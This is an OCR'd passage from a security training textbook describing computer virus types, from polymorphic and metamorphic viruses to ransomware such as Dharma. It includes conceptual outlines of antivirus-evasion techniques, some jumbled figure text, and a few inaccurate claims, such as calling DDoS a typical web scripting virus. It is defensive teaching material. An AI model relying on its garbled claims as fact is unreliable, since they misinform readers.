Encrypted Mutation Engine
Encrypted Virus Code
Decryptor Routine
1
User Runs an Infected Program
2
Decryptor routine decrypts virus code and mutation engine
Encrypted Mutation Engine (EME)
Instruct to create new DR
4
Instruct to create new EME
6
Virus Code
3
Virus Does the Damage
RAM
5
7
8
Virus encrypts itself with new key
BAT
New Decryptor Routine (NDR)
New Encrypted Mutation Engine (EME)
New Virus
New Polymorphic Virus

Figure 7.42: Working of polymorphic virus

Metamorphic Viruses


Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure



This diagram depicts metamorphic malware variants with recorded code

Figure 7.43: Working of metamorphic virus

Commonly known metamorphic viruses are as follows:

- **Win32/Simile**

  The intruder programs this virus in assembly language to target Microsoft Windows. This process is complicated and generates almost 90% of the virus code.


- **Zmist**

  Zmist is also known as Zombie. Mistfall was the first virus to use the technique called "**code integration**." This code inserts itself into other code, regenerates the code, and rebuilds the executable.

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself. The most popular virus family in this category is the CIH virus (known as Chernobyl or Spacefiller).


Content in the file before infection
Content in the file after infection
PDF
PDF
Original File
Size: 45 KB
Infected File
Size: 45 KB

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```

Figure 7.44: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.



Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory
Attacker
Notepad.exe
Notepad.com

Figure 7.45: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.



Before Infection
Original Program
After Infection
Virus Code
Original Program


Figure 7.46: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel** → **Appearance and Personalization** → **Show hidden files and folders** → **View tab** → Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.



Folder views

You can apply this view (such as Details or Icons) to all folders of this type.

Advanced settings:

Files and Folders
- ☐ Always show icons, never thumbnails
- ☐ Always show menus
- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- ☐ Display the full path in the title bar
- Hidden files and folders
  - ● Don't show hidden files, folders, or drives
  - ○ Show hidden files, folders, and drives
- ☑ Hide empty drives
- ☐ Hide extensions for known file types
- ☑ Hide folder merge conflicts

Figure 7.47: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine's Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as AdBlocker Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.




Figure 7.48: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.




Figure 7.49: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:


- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ransomware

- Ransomware is a type of malware that **restricts access to the computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**



All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail [illegible]
Write this ID in the title of your message [illegible]
In case of no answer in 24 hours write us to theese e-mails: [illegible]
